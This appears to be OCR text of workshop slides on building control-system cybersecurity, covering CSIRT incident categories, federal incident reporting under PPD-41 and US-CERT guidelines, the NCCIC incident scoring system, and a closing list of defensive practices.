
II. Incident Categories

All incidents managed by the CSIRT should be classified into one of the categories listed in the table below.

Incident Category	Sensitivity*	Description
Denial of service	S3	• DOS or DDOS attack.
Forensics	S1	• Any forensic work to be done by CSIRT.
Compromised Information	S1	• Attempted or successful destruction, corruption, or disclosure of sensitive corporate information or Intellectual Property.
Compromised Asset	S1, S2	• Compromised host (root account, Trojan, rootkit), network device, application, user account. This includes malware-infected hosts where an attacker is actively controlling the host.
Unlawful activity	S1	• Theft / Fraud / Human Safety / Child Porn. Computer-related incidents of a criminal nature, likely involving law enforcement, Global Investigations, or Loss Prevention.
Internal Hacking	S1, S2, S3	• Reconnaissance or Suspicious activity originating from inside the Company corporate network, excluding malware.
External Hacking	S1, S2, S3	• Reconnaissance or Suspicious Activity originating from outside the Company corporate network (partner network, Internet), excluding malware.
Malware	S3	• A virus or worm typically affecting multiple corporate devices. This does not include compromised hosts

http://www.first.org/resources/guides/csirt_case_classification.html

Reporting Incidents to Government



Reporting Cyber Incidents to the Federal Government

Cyber Incident Reporting: A Unified Message for Reporting to the Federal Government


Presidential Policy Directive (PPD)/PPD-41, United States Cyber Incident Coordination, outlines the roles federal agencies play during a significant cyber incident. The Department of Homeland Security (DHS) is unique among agencies in that it plays a major role in both asset response and threat response. Asset response focuses on the assets of the victim or potential targets of malicious activity, while threat response includes identifying, pursuing, and disrupting malicious cyber actors and activity.

DHS is the lead agency for asset response during a significant cyber incident. The department's National Cybersecurity and Communications Center (NCCIC) assists asset owners in mitigating vulnerabilities, identifies other entities that may be at risk, and shares information across the public and private sectors to protect against similar incidents in the future. The Department of Justice, through the FBI and the NCIJTF, is the lead agency for threat response during a significant incident, with DHS's investigative agencies—the Secret Service and ICE/HSI - playing a crucial role in criminal investigations.

This fact sheet, *Cyber Incident Reporting: A Unified Message for Reporting to the Federal Government*, explains when, what, and how to report a cyber incident to the federal government.

https://www.dhs.gov/cyber-incident-response

US-CERT Federal Incident Notification Guide


People You May Know | Lin
US-CERT Federal Incide
us-cert.gov/incident-notification-guidelines
Capital One Online
Chase Online
Wells Fargo
Scottrade Login
USAA - Welcome to
Penfed Online
Official website of the Department of Homeland Security
US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM
HOME
ABOUT US
CAREERS
PUBLICATIONS
ALERTS AND TIPS
RELATED RESOURCES
C³ VP
Information For
Control System Users
Information for industrial control systems owners, operators and vendors
Government Users
Resources for information sharing and collaboration among government agencies
Home and Business
Information for system administrators and technical users about latest threats
Ask me anything

US-CERT Federal Incident Notification Guidelines

Downloadable PDF version of this guideline document available here.

This document provides guidance to Federal Government Departments and Agencies (D/As); State, Local, Tribal, and Territorial government entities; Information Sharing and Analysis Centers (ISACs); and foreign, commercial, and private sector organizations for submitting incident notifications to the United States Computer Emergency Readiness Team (US-CERT). A computer security incident within the Federal Government is defined by the National Institute of Standards and Technology (NIST) and US-CERT as a violation or imminent threat of violation of computer security policies, acceptable use policies, or standard security practices.


US-CERT acts as the federal information security incident center for the United States Federal Government per the Federal Information Security Management Act of 2002 (FISMA).[1] Pursuant to FISMA, each federal agency is required to notify and consult with US-CERT regarding information security incidents involving the information and information systems (managed by a federal agency, contractor, or other source) that support the operations and assets of the agency.[2] This includes incidents involving Control Systems, which include Supervisory Control and Data Acquisition (SCADA) systems, Distributed Control Systems (DCS), Programmable Logic Controllers (PLCs) and other types of industrial measurement and control systems. Reporting by all other entities is voluntary.

These guidelines support US-CERT in executing its mission objectives and enable the following benefits:

Requirement: US-CERT must be notified of all computer security incidents involving a Federal Government Information system with a confirmed impact to confidentiality, integrity or availability within one hour of being positively identified by the agency's top-level Computer Security Incident Response Team (CSIRT), Security Operations Center (SOC), or Information Technology (IT) department.

https://www.us-cert.gov/incident-notification-guidelines

Reporting Incidents to Government



Information For

Control System Users

Information for industrial control systems owners, operators, and vendors.

Government Users

Resources for information sharing and collaboration among government agencies.

Home and Business

Information for system administrators and technical users about latest threats

NCCIC Cyber Incident Scoring System


Overview

Many incident taxonomies and classification schemes provide excellent guidance within the scope of a single enterprise's security operations center (SOC). However, such systems do not address incident prioritization or risk assessment from a nationwide perspective, which may involve large numbers of diverse enterprises. Large-scale, national cybersecurity operations centers like the National Cybersecurity and Communications Integration Center (NCCIC) under the Department of Homeland Security (DHS) need to assess risk while accommodating a diverse set of private critical infrastructure asset owners and operators and U.S. Government departments and agencies. The NCCIC Cyber Incident Scoring System (NCISS) is designed to provide a repeatable and consistent mechanism for estimating the risk of an incident in this context.

NCISS is based on the National Institute of Standards and Technology (NIST) Special Publication 800-61 Rev. 2, Computer Security Incident Handling Guide, and tailored to include entity-specific potential impact categories that allow NCCIC personnel to evaluate risk severity and incident priority from a nationwide perspective. NCISS permits a similar incident experienced by two different stakeholders to have significantly different scores based on the national-level potential impact of each affected entity. The system is *not* intended to be an absolute scoring of the risk associated with an incident.

https://www.us-cert.gov/NCCIC-Cyber-Incident-Scoring-System

Reporting Incidents to Government



US-CERT Incident Reporting System

The US-CERT Incident Reporting System provides a secure web-enabled means of reporting computer security incidents to US-CERT. This system assists analysts in providing timely handling of your security incidents as well as the ability to conduct improved analysis. If you would like to report a computer security incident, please complete the following form. + More Detail

Reporter's Contact Information

Please provide your contact information so that we are able to contact you should we need to follow-up. Your contact information is not required to submit a report using this form. However, incomplete contact information may limit US-CERT's ability to process or act on your report.

Your Name

First Last

https://www.us-cert.gov/forms/report

Workshop Wrap Up

- Buildings are extremely complex, interconnected systems
- Control systems should employ Defense in Depth, with DMZ's and subnets
- Define the Continuous Monitoring Strategy
- Define the role of the Operations Center (in-house or outsourced)
- Use passive monitoring, white/grey/black lists to limit communication to Level 3 and below
- Employ an Inbound Protection and Outbound Detection strategy
- Have a Test and Development environment to test patches and updates
- Use encryption techniques, back up software to include the device firmware
- Prepare and maintain the SSP, POAM, CONOPS, IRP
- Exercise the IRP, have jump kits and recovery materials staged and ready
- Define the organizations incident response notification strategy to customers, law enforcement, and internal departments

Keep situational awareness of the activities of NIST, NIBS, DOE and DHS…….

QUESTIONS

Michael Chipley
President, The PMC Group LLC
Cell: 571-232-3890
E-mail: mchipley@pmcgroup.biz